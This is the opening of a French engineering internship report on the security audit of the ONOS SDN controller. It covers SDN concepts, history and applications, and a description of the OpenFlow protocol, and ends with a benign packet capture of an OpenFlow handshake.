



Télécom
ParisTech



Télécom
SudParis

Mémoire de stage

Sécurité d'un contrôleur SDN : ONOS

Julien Schoumacher

Diplôme préparé : Ingénieur

Stage effectué du 20 juillet 2016 au 20 janvier 2017 à Télécom
SudParis sous la direction de Grégory Blanc

Remerciements

Avant d'entamer la lecture de ce rapport, je tiens avant tout à remercier toute l'équipe du département RST (Réseaux et Services des Télécommunications) de Télécom SudParis qui m'a si bien accueilli durant ce stage. Je remercie également mon encadrant côté Télécom ParisTech Rida Khatoun, m'ayant mis en relation avec le maître de conférences Gregory Blanc qui m'a encadré avec bienveillance pendant toute la durée du stage. Enfin, toutes les autres personnes que j'ai pu cotoyer plus ou moins longtemps à l'occasion d'évènements ponctuels comme la conférence RAID qui s'est tenue en septembre.

Introduction

Durant ce stage effectué du 20 juillet 2016 au 20 janvier 2017 dans les locaux de Télécom-SudParis, j'ai été amené à travailler sur les contrôleurs SDN (Software Defined Network) qui sont les points névralgiques dans un réseau SDN. Je me suis attaché plus particulièrement à l'étude de la sécurité d'un contrôleur qui s'appelle ONOS (Open Network Operating System). Ce document se propose d'expliquer de manière relativement didactique la façon dont j'ai conduit un audit du contrôleur, en détaillant de manière plus ou moins étoffée certains éléments à la fois techniques, mais aussi d'autres plus généraux.

C'est pourquoi dans une première partie le concept de réseau SDN est abordé sous plusieurs angles (motivation du paradigme, schématisation, historique et applications). Puis dans un second temps je détaille d'avantage l'architecture technique d'un contrôleur SDN (architecture logicielle, protocoles sous-jacent), de manière à pouvoir expliquer les différentes vulnérabilités exploitables par la suite. La troisième partie est consacrée au détail des expérimentations conduites sur le contrôleur en vue de l'attaquer : hypothèses, buts, impacts et parades y sont décrits par rapport à 6 attaques conçues au cours du stage. Sur la base de ces travaux pratiques, la quatrième partie présente la conclusion de l'étude sous plusieurs angles de vue et fournit des recommandations qu'il serait préférable d'appliquer dans le cas d'un déploiement d'ONOS à large échelle. Enfin, je conclus sur quelques perspectives générales et rajoute une dernière partie annexe qui contient des instructions précises pour le lecteur désireux de reproduire certaines des attaques effectuées au cours du stage de manière simple.

Table des matières

1	Réseau SDN (Software Defined Network)	5
1.1	Motivation	5
1.2	Concept général	7
1.3	Historique	8
1.4	Exemples d'applications	10
2	Cadre de l'étude	12
2.1	Problématique et objectifs	12
2.2	Architecture d'un réseau SDN contrôlé par ONOS	12
2.2.1	OpenFlow	13
2.2.2	Contrôleur SDN	16
2.2.3	ONOS	18
2.3	Environnement d'attaque	19
2.3.1	Menaces au niveau de l'interaction avec les switches	20
2.3.2	Menaces au niveau de l'interaction utilisateur	20
2.3.3	Autres menaces	21
2.4	Scénarios envisagés	22
3	Audit	25
3.1	Man in the middle au niveau de l'interface sud	25
3.2	Altération de la topologie depuis l'interface sud	28
3.3	Déni de service au niveau de l'interface sud	30
3.4	Déni de service au niveau de l'interface nord	32
3.5	Fuites d'information au niveau de l'interface nord	34
3.6	Mauvaise configuration au niveau de l'interface nord	36
4	Validation et évaluation	38
4.1	Résultats de l'étude	38
4.2	Autres considérations	38
4.3	Retour sur la méthode STRIDE	42
4.4	Conclusion	44
5	Perspectives à l'issue du stage	46
	Bibliographie	48
A	Annexe	50
A.1	Installation d'ONOS	50

A.2	Installation de Mininet	50
A.3	Configuration	51
A.4	Scenario 1	53
A.4.1	Configuration	53
A.4.2	Résultat	53
A.5	Scenario 2	55
A.5.1	Configuration	55
A.5.2	Résultat	55
A.6	Scenario 3	57
A.6.1	Configuration	57
A.6.2	Résultat	57
A.7	Scenario 4	60
A.7.1	Configuration	60

1 Réseau SDN (Software Defined Network)

1.1 Motivation

On ne peut pas entamer cette étude portant en partie sur les réseaux SDN sans oublier de mentionner quelques éléments difficilement contestables sur les réseaux actuels¹ :

- La demande ne cesse de croître : on observe un accroissement considérable des enjeux liés au traitement de masse importante de données, de l'utilisation de services cloud, du trafic mobile et peut être bientôt de l'utilisation d'objets connectés. Or tous ces éléments présentent le point commun de communiquer avec de nombreuses entités situées sur des réseaux potentiellement éloignés. Cela mobilise donc un trafic réseau intense.
- Les technologies actuelles pour soutenir cette demande énorme sont capables de fournir un débit titanesque : que l'on considère des technologies sans fil ou non, au coeur des réseaux tant au niveau des terminaux des utilisateurs, on atteint aujourd'hui des débits théoriques de l'ordre du Gigabit par seconde pour l'utilisateur. Tout cela sans que l'on ait vraiment conscience des conditions que cela requiert.
- Les méthodes d'accès sont aujourd'hui bien différentes. Précédemment le modèle client/serveur était largement employé, avec dans le cas d'une entreprise, un réseau interne constitué de plusieurs LAN séparés, et connecté à internet de manière quasiment unique. Cela entraînant une configuration possiblement statique et donc aisée, les échanges se déroulant principalement sur un mode requête/réponse. Or la tendance, notamment à cause des deux premiers points, est à l'émergence de nouveaux modes d'accès plus horizontaux (avec d'avantage d'entités faisant circuler l'information au même niveau "hiérarchique"). Ce type de communication tient entre autres de la distribution plus éparse des données à travers le réseau due au grossissement de la taille des bases de données, à la duplication de celles-ci (mise en cache sur différents serveur à travers le monde pour permettre un accès plus rapide), à l'augmentation du trafic volumineux (vidéo, voix) et de nouveaux trafics (IoT, Bring Your Own Device, ...) même au sein de l'entreprise. Enfin, l'utilisation de plus en plus répandue de services cloud, avec ses implications au niveau de la virtualisation (que ce soit des applications, ou bien des bases de données), susceptible de changer en permanence la localisation des serveurs pour garantir une certaine flexibilité.

Or, le réseau principal global tel que nous le connaissons (la partie reposant sur TCP/IP en tout cas) a été conçu d'abord dans un but de fiabilité : chaque paquet doit être reçu, peu importe la route empruntée. L'architecture distribuée actuelle n'est donc pas bâtie pour assurer spécifiquement une extension aisée des services fournis, ni une qualité de service définie. Le

1. Aussi résumé dans <https://www.opennetworking.org/sdn-resources/sdn-definition>

routeur (et le réseau d'ailleurs) des années 1980 a donc été progressivement amélioré sur la base de ce paradigme initial, avec le plan de données et le plan de contrôle attachés aux mêmes équipements, configurés en partie manuellement. Tout s'est complexifié également : nouveaux protocoles, ajouts d'équipements spécifiques (capables de répartir la charge réseau, de filtrer les paquets, de prévenir de certaines tentatives d'attaque, etc ...), ...

Certains éléments de réflexion peuvent éventuellement nous mettre sur la voie d'une complexité qui, à défaut d'être exponentielle, l'est d'avantage que simplement linéaire (c'est du moins une conviction personnelle non vérifiée) :

- Plus il y a d'éléments statiques dans un réseau, et plus la propagation des modifications d'ensemble est coûteuse (puisqu'il faut penser à chaque impact sur les parties statiques et modifier un à un chaque équipement).
- Si un problème survient, il est difficile d'avoir une vue globale de ce qui se passe puisqu'à moins de disposer d'équipements spéciaux aucune vue globale du réseau n'est accessible : il faut vérifier (potentiellement) que chaque élément se comporte correctement et est bien configuré.
- Les interfaces entre switches, routeurs et autres éléments peuvent varier selon le constructeur, et le logiciel sur les équipements est souvent propriétaire et complexe, surtout dans le cas de gros réseaux hétérogènes, ce qui ne facilite pas forcément la bonne marche de l'ensemble.

De nombreux problèmes se résolvent avec un niveau d'abstraction supplémentaire². Si le développement de systèmes de plus en plus complexes s'est fait de manière très rapide sur PC, c'est d'abord grâce à la première couche d'abstraction qu'ont constitué les instructions assembleur, puis à la seconde qu'a été le système d'exploitation. Certaines personnes ont eu l'idée, au lieu de considérer le réseau comme un élément périphérique, de le voir comme un processeur capable d'exécuter des instructions basiques, fournissant de fait un service plus facilement adaptable. C'est sur ce principe que repose le Software Defined Network (SDN). Avec une couche d'abstraction supplémentaire que constitue le protocole choisi pour véhiculer le flot d'instructions (OpenFlow dans notre cas, mais il y en a d'autres que nous évoquerons succinctement plus tard), et un système d'exploitation spécifique (Network Operating System, NOS), l'idée est de découpler les différents chemins qu'empruntent les données et le plan de contrôle, à la manière d'un système d'exploitation qui sépare le code d'un programme et les données qu'il utilise.

2. https://en.wikipedia.org/wiki/Fundamental_theorem_of_software_engineering

1.2 Concept général

La dernière analogie (avec un ordinateur) peut être poursuivie de la manière suivante. Sur un PC classique, on crée et utilise des applications qui reposent sur un système d'exploitation responsable des éléments matériels. De manière similaire, le modèle SDN permet la création d'applications "réseau" sans se soucier de la traduction des décisions de routage des paquets au niveau applicatif en routage au niveau des interfaces physiques.

Pour réaliser cela, il est nécessaire, puisqu'un réseau est constitué d'entités physiquement séparées, de disposer d'un protocole de communication standard entre celles-ci. Mais ça n'est pas suffisant : des instructions de routage doivent également être distribuées. Cela n'est possible que si il existe un cerveau central qui coordonne les opérations (il n'existe pas vraiment d'intelligence collective à ce jour). C'est le rôle du contrôleur SDN. On déporte ainsi l'intelligence humaine déployée dans la configuration de tous les éléments du réseau vers un seul (même si il peut être dupliqué).




FIGURE 1 – Réseau SDN : "l'intelligence" est déportée vers le contrôleur³

Les avantages de cette architecture sont multiples :

- D'abord cela réduit grandement la complexité de configuration manuelle et le risque d'erreur (si le système d'exploitation réseau est fiable).
- Cela facilite donc énormément le développement d'applications réseau complexes, puisque

3. Schéma extrait du mémoire "Étude d'OpenFlow dans le contexte de la sécurité" de Maxence Tury




FIGURE 2 – Réseau classique : chaque routeur contient une partie de la logique de contrôle

la tâche peut être quasiment séparée de sa réalisation physique.

- Les routes optimales sont plus facilement calculables qu’au sein d’un réseau classique : un seul élément gère les différentes distances et métriques qui peuvent changer selon le trafic, et être modifiées à la volée par des applications spécifiques.
- La gestion du réseau devient plus simple, les événements importants (perte d’un lien, dysfonctionnement, ralentissement ...) peuvent être remarqués rapidement, la réaction pouvant être automatique et quasiment instantanée.
- Les coûts matériels sont globalement diminués puisqu’un switch programmable OpenFlow peut n’implémenter que le protocole en question pour être fonctionnel (le reste pouvant être pris en charge logiciellement au niveau du contrôleur). Il est également possible de migrer partiellement vers une architecture SDN en utilisant des switches hybrides.

Pour résumer, beaucoup plus de flexibilité est permise par cette approche, économisant temps et matériel. Évidemment, l’idée n’est pas nouvelle, mais n’a pas que des avantages. Notamment : la sécurité du contrôleur devient un point brûlant, puisque toute la gestion du réseau repose sur lui.

1.3 Historique

L’idée d’une séparation entre plan de données et plan de contrôle n’est pas nouvelle, et cette partie se propose de retracer succinctement diverses voies qui ont abouti à l’adoption assez univoque du protocole OpenFlow comme interface entre les deux. Pour obtenir un état de l’art détaillé et complet, il est possible de consulter les articles ”A Survey of Software-Defined Networking : Past, Present, and Future of Programmable Networks”⁴ (2014) et ”Software-Defined Networking : A Comprehensive Survey”⁵ (2015).

4. https://hal.inria.fr/hal-00825087/file/hal_final.pdf

5. http://www.hit.bme.hu/~jakab/edu/litr/SDN/Long_Survey_06994333.pdf

Assez tôt est apparue l'idée de rendre les switchs programmables : dès 1990, le groupe Open Signaling propose un protocole de contrôle de switchs à distance appelé GSMP (General Switch Management Protocol). Si les possibilités restent assez limitées (essentiellement gestion des ports, redirection de trafic sur des ports contrôlés, et obtention de statistiques), cela permet néanmoins un accès au matériel plus aisé.

D'autres approches sont testées dans la même période : l'initiative Active Networking propose quant à elle un mécanisme de propagation de code que l'équipement réseau exécute lorsqu'il reçoit les paquets encapsulant le code (même si cela pose un gros problème en matière de sécurité).

Le groupe DCAN (Devolved Control of ATM Networks) propose une approche qui se rapproche très fortement du paradigme SDN : ils développent un protocole minimaliste entre une entité spécialisée (le contrôleur) et autres équipements et mettent en place une gestion semi-automatique du réseau pour partitionner les ressources disponibles (ils rajoutent donc la possibilité de programmer le contrôleur).

Le projet 4D⁶ initié en 2004, présente une formalisation du concept : on cherche à obtenir la possibilité de prendre des décisions réseau en dehors des équipements physiques, ce qui nécessite l'obtention d'un maximum d'informations à la fois sur la composition physique du réseau, et sur les liens qui existent entre chaque élément. L'incorporation des services globaux que sont la découverte de la topologie et la dissémination d'informations sur l'état général du réseau associée à la possibilité d'agir sur le réseau est ce qui a inspiré l'idée de système d'exploitation réseau, qu'implémentent aujourd'hui les contrôleurs SDN.

On peut encore citer NETCONF et Ethane (2006), le premier pouvant être vu comme une extension de SNMP, le second comme un ancêtre immédiat d'OpenFlow. Même si la finalité d'Ethane était plus axée sur une gestion des identités (vérification des droits d'un paquet à circuler sur le réseau entre autres) que sur une gestion générale du réseau, c'est un protocole entre switch programmable et contrôleur encapsulant des actions à effectuer sur des paquets reçus au niveau du switch (ces actions étant essentiellement limitées à de la redirection/suppression).

OpenFlow a quant à lui précédé l'apparition du terme SDN lors d'expérimentations à Stanford vers 2010 (la première spécification d'OpenFlow pour la production (1.0.0), a été publiée début 2010).

6. <http://www.cs.cmu.edu/~4D/>

1.4 Exemples d'applications

En 2011, l'Open Networking Foundation (ONF) est créée. Regroupant des acteurs importants d'Internet comme Google, Yahoo, Facebook, Verizon, Microsoft ou encore Deutsche Telekom, c'est l'organisme principal qui encourage l'adoption de la technologie SDN, en publiant régulièrement de nouvelles spécifications OpenFlow.

Google, en 2012, présente, pour la première fois, une architecture SDN pour ses centres de données, utilisant OpenFlow sur des switchs conçus par eux-mêmes (se trouvant dans une position pionnière, leur position était qu'ils auraient utilisé des switchs existants si ceux-ci avaient implémenté toutes les fonctionnalités OpenFlow leur étant nécessaires). Grâce à ce nouveau paradigme, Google affirme (en 2012) obtenir des performances dix fois supérieures en mesures de débit, et surtout utiliser 100%⁷ de leurs liens (contrairement aux 30 à 40% en vigueur dans l'industrie, notamment pour garantir un service même en cas de nombreuses pannes, ce qui n'est plus nécessaire avec un réseau SDN qui adapte automatiquement le routage pour pallier aux problèmes).

Microsoft semble également s'être intéressé au SDN pour son service "Azure" depuis quelques années maintenant⁸, et de manière générale toutes les entités de l'ONF (disposant de nombreux serveurs et gérant des flux énormes et grandissants de données) se sont plus ou moins annoncées investies dans le processus, possiblement avec leur propre protocole SDN (donc "concurrent" d'OpenFlow, au niveau de l'interface entre le plan de contrôle et le plan de données). Si des grandes entreprises ont annoncé l'utilisation de ce type de réseau, les données précises concernant les performances obtenues sont difficilement accessibles, ce qui rend compliquée l'évaluation des avantages réels de SDN.

Par ailleurs, les switchs compatibles OpenFlow, ou les switchs OpenFlow seuls, que fournissent (depuis 2011 environ) certaines entreprises majeures du domaine comme Brocade, HP, IBM, Juniper ou encore NEC, manquent encore parfois de maturité (RFC parfois interprétée différemment, vulnérabilités spécifiques, ...). L'évolution des versions OpenFlow est également parfois difficile à suivre (la spécification de la version 1.0.0 (fin 2009) fait 42 pages⁹, celle de la dernière version stable (1.5.0, fin 2014) en fait 277¹⁰). Or l'industrie dans ce domaine présente une certaine iner-

7. <http://www.networkworld.com/article/2189197/lan-wan/google-s-software-defined-openflow-backbone-drives-wan-links-to-100-utilization.html>

8. <http://www.networkworld.com/article/2937396/cloud-computing/microsoft-needs-sdn-for-azure-cloud.html>

9. <http://archive.openflow.org/documents/openflow-spec-v1.0.0.pdf>

10. <https://www.opennetworking.org/images/stories/downloads/sdn-resources/onf-specifications/>

tie (peu nombreuses sont les compagnies qui proposent des switches compatibles avec la dernière version d'OpenFlow, certaines vendant encore des switches OpenFlow 1.0).

Les applications semblent donc d'un premier abord limitées aux datacenters (beaucoup de données à traiter, grande variabilité de la topologie (les machines virtuelles changent souvent d'emplacement/adresse)). En réalité, SDN peut être utilisé de manière effective dans plusieurs cas :

- Réseaux d'entreprises/universités : dans le cas de nombreux équipements/protocoles différents utilisés, SDN permet théoriquement de faciliter le déploiement de politiques réseau complexes.
- Réseaux optiques : faciliter la transition, la gestion et l'incorporation des réseaux optiques au sein du réseau actuel.
- Infrastructure based WAN (réservé aux entreprises disposant de nombreux serveurs à travers le monde) : à la manière de Google, un moyen de connecter de grosses entités en évitant les goulots d'étranglement. Egalement un moyen envisageable pour un utilisateur de se connecter depuis n'importe quel endroit en disposant des services auxquels il souscrit.
- Infrastructure personnelle, petites entreprises : surveiller le trafic et alerter l'administrateur local ou le fournisseur internet en cas de détection d'activité réseau suspecte (utile notamment dans le cadre de l'IoT).

Au final, une technologie pouvant sembler prometteuse, mais demeurant assez peu utilisée pour plusieurs raisons. Nous allons en étudier deux d'entre elles par la suite : la sécurité générale du réseau, et l'importance capitale du contrôleur qui devient quasiment l'unique clé de voûte du système.

2 Cadre de l'étude

2.1 Problématique et objectifs

L'objectif final et concret du stage s'est constitué durant les deux premiers mois, pendant lesquels j'ai étudié les réseaux SDN (ne connaissant pas le domaine), puis expérimenté sur le protocole OpenFlow avec Scapy et Wireshark avant de constituer un rapide état de l'art en matière d'attaques (générales) sur les réseaux SDN. Ensuite je me suis focalisé d'avantage sur ONOS comme l'intitulé du stage le prévoyait et j'ai réalisé diverses attaques déjà existantes pour la plupart mais sans réelles implémentations existantes.

Comme le mentionnait la fin de la section précédente, le contrôleur SDN est le point névralgique de toute l'infrastructure. Si on le compromet d'une manière où d'une autre, les conséquences peuvent être désastreuses : en cas de prise de contrôle à distance du contrôleur, il est possible d'espionner tout ce qui transite sur le plan de données, mais également supprimer, rediriger ou modifier le trafic. L'étude a donc eu pour but de déterminer les principaux vecteurs d'attaque envisageables dans ce genre de réseau, vecteurs ensuite appliqués sur le contrôleur ONOS.

Pour résumer, un audit (se voulant le plus exhaustif possible, même si il est impossible de couvrir l'ensemble des vulnérabilités d'un tel élément logiciel) a été réalisé. Cet audit a été conçu informellement à partir de la méthode STRIDE¹¹ (créée et utilisée par microsoft à la base, cette manière de modéliser les menaces dans le domaine de la sécurité s'est beaucoup répandue). Certains scénarios ont été expérimentés pour prouver la faisabilité d'attaques précises (donc sous certaines hypothèses qui seront décrites). D'autres faiblesses sont également détaillées dans leur aspect théorique sur la base de sources externes. Bien que n'ayant pas eu accès à une situation réelle de déploiement SDN, j'essaierai de donner une conclusion pas trop biaisée aux tests effectués, et formulerai quelques recommandations et remarques.

2.2 Architecture d'un réseau SDN contrôlé par ONOS

Avant toute chose, il est nécessaire de détailler la façon dont un réseau SDN fonctionne, afin que les attaques qui seront évoquées plus tard puissent être bien comprises. Pour cela, on insistera particulièrement sur la description du protocole OpenFlow, mais aussi sur celle de l'objet de notre étude, ONOS.

11. STRIDE = Spoofing, Tampering, Repudiation, Info disclosure, Denial of service, privilege Escalation, qui respectivement permettent de vérifier les propriétés d'authentification, d'intégrité, de non-répudiation, de confidentialité, de disponibilité et d'autorisation

2.2.1 OpenFlow

OpenFlow est un des protocoles qui permet de séparer le plan de données et le plan de contrôle (protocole majoritairement utilisé à l'heure actuelle, étant non propriétaire et porté par l'ONF). Pour l'utiliser, il est nécessaire de disposer de switches compatibles, c'est à dire des switches capables de gérer des paquets OpenFlow. Ainsi, les décisions prises au niveau du contrôleur sont transmises aux switches concernés par le biais de ce protocole. Pour que l'abstraction de la gestion du réseau soit intéressante, le protocole permet aux switches une gestion assez fine des paquets reçus à leur niveau, et ce jusqu'au niveau 4 (pour TCP comme on va le voir après). C'est le principal élément de ce qu'on appelle l'interface sud d'un réseau SDN (interface entre contrôleur et entités matérielles) :




FIGURE 3 – Différentes interfaces, OpenFlow = interface sud

Chaque switch (qu'il soit compatible OpenFlow ou virtuel) consiste en plusieurs tables de flux et une table de groupe (non présente en version 1.0), ainsi qu'un (ou plusieurs) canal(aux) vers le(s) contrôleur(s) (sécurisé(s) via TLS obligatoire en version 1.0 mais obligation supprimée dès la version 1.1 pour des raisons de facilité de déploiement). La description du fonctionnement qui suit est celle de la version 1.3 du protocole (version principalement utilisée durant le stage, la raison principale étant que Wireshark la dissèque complètement (cela n'est pas valable pour la première version, ni pour la dernière qui était accessible à ce moment)).

La notion de flux est essentielle. Un flux est constitué de 3 parties :

- Un filtre qui filtre les paquets : en fonction des attributs ¹² du paquet à l'entrée du switch

¹². La liste complète des attributs est accessible dans la spécification concernée et s'enrichit avec les nouvelles versions

(port d'entrée physique, adresse ethernet, adresse IP, port TCP, ...¹³). Il est possible de générer des filtrages généraux avec l'utilisation de jokers (wildcard en anglais) sur les champs souhaités (par exemple, si on veut autoriser toutes les adresses Ethernet source ayant pour adresse IP x.x.x.x, on pourra utiliser un joker sur le champ adresse Ethernet source).

- Un compteur qui permet de tenir à jour, si le switch le permet, des statistiques sur l'utilisation de la règle (l'occurrence du flux).
- Une action à appliquer en cas de correspondance du paquet : si le paquet remplit les conditions du filtre, plusieurs types de traitements sont possibles. Entre autres : envoyer le paquet au contrôleur, rediriger le paquet vers un port physique spécifique, vers une table de flux, vers tous les ports sauf le port d'entrée, vers les switches voisins mis à jour par spanning tree, supprimer le paquet, ou encore modifier certains champs avant redirection, rediriger le paquet vers une queue ... Selon la spécification, certaines de ces actions doivent être prises en charge par les switches pour pouvoir être qualifiés de compatibles OpenFlow. D'autres actions sont optionnelles (par exemple la redirection vers les switches mis à jour par spanning tree).

Chaque nouveau flux ajouté au switch par le contrôleur l'est dans une table de flux spécifiée. Ainsi, plutôt que d'avoir à organiser relativement la priorité de chaque flux, des regroupements peuvent se faire par table pour factoriser certains traitements. Le switch parcourt chaque table de flux (en considérant le premier flux de chaque table) jusqu'à trouver un filtrage correct pour le paquet. A ce moment, le paquet parcourt et subit les traitements de chacun des flux dans la table trouvée (c'est la notion de pipeline OpenFlow) jusqu'à ce qu'une action de transfert soit trouvée. La redirection peut également être faite vers une table de flux de priorité inférieure (pour éviter qu'un paquet boucle indéfiniment).

On peut résumer succinctement le protocole OpenFlow comme étant le protocole permettant :

- de mettre à jour ces tables de flux : ajouts, ajouts partiels (par exemple ajouts de précisions à un flux avec joker), suppressions, modifications, etc
- d'obtenir des statistiques sur certains éléments (en OpenFlow 1.3, on peut accéder aux statistiques des flux, des tables, des ports, des queues, des groupes, ou encore du débit (pour la qualité de service)).
- d'obtenir des informations sur les entités du réseau (nom de l'équipement, nom du fabricant, débit supporté ...)

C'est un protocole qui s'établit de manière classique sur une session TCP (éventuellement surmonté d'une session TLS), habituellement sur les ports 6633 ou 6653 (ce dernier étant maintenant alloué pour cet usage par l'IANA¹⁴).

13. Pour la version 1.0 du protocole la liste peut être évaluée à l'adresse <http://rtomaszewski.blogspot.fr/2013/05/how-is-single-openflow-flow-defined-on.html>

14. [http://www.iana.org/assignments/service-names-port-numbers/service-names-port-](http://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xhtml)




FIGURE 4 – Flux et table de flux

Il est constitué :

- de messages symétriques (Hello, Echo), qui s'utilisent pour démarrer une session OpenFlow ou s'assurer que les deux parties sont encore connectées.
- de messages synchrones (contrôleur vers switch, ressemblant à du requête/réponse), généralement les messages qui permettent au contrôleur d'obtenir des informations sur le switchs et de lui donner des ordres. Mais aussi, et c'est important, un message qui permet directement d'insérer du trafic dans le réseau. Ainsi, lorsque le switch envoie un paquet qu'il ne sait pas traiter au contrôleur, celui-ci peut le renvoyer au switch (après l'avoir traité et éventuellement modifié), ce qui évite de perdre le paquet ¹⁵.
- de messages asynchrones émis par les switchs, qui sont par exemple susceptibles d'informer le contrôleur lorsqu'ils ont modifié, supprimé ou ajouté un flux, mais également lorsqu'un paquet ne correspond à aucun flux, qu'une erreur survient ou bien qu'un port physique change de configuration. Le message asynchrone le plus important est sûrement celui qui survient lorsque le switch doit envoyer le paquet au contrôleur ¹⁶ (soit parce qu'une règle le demande explicitement, soit parce que le switch ne peut pas traiter le paquet et que la

numbers.xhtml?search=openflow

15. On appelle alors ce paquet OFPT_PACKET_OUT (selon la spécification) qu'on abrégera par la suite en PACKET_OUT

16. Paquet appelé OFPT_PACKET_IN (selon la spécification) qu'on abrégera par la suite en PACKET_IN

règle par défaut associée demande un envoi au contrôleur).

No.	Time	Source	Protocol	Length	Destination	Info
7453	4.775621203	192.168.56.1	TCP	60	192.168.56.102	57365 → 6633 [SYN] Seq=0 Win=8192 Len=0
7454	4.775622124	192.168.56.102	TCP	58	192.168.56.1	6633 → 57365 [ACK] Seq=9 Ack=1 Win=29200 Len=0 MSS=14
9281	5.775423133	192.168.56.102	TCP	58	192.168.56.1	[TCP Retransmission] 6633 → 57365 [SYN, ACK] Seq=0 Ack=1 W
8468	6.006180115	192.168.56.1	TCP	60	192.168.56.102	57365 → 6633 [ACK] Seq=1 Ack=1 Win=8192 Len=0
8791	6.177935184	192.168.56.1	OpenFlow	62	192.168.56.102	Type: OFPT_HELLO
8792	6.177935063	192.168.56.102	TCP	54	192.168.56.1	6633 → 57365 [ACK] Seq=1 Ack=9 Win=29200 Len=0
8795	6.178524086	192.168.56.102	OpenFlow	70	192.168.56.1	Type: OFPT_HELLO
8796	6.178678575	192.168.56.102	OpenFlow	62	192.168.56.1	Type: OFPT_FEATURES_REQUEST
9303	6.477090803	192.168.56.1	TCP	60	192.168.56.102	57365 → 6633 [ACK] Seq=9 Ack=17 Win=8192 Len=0
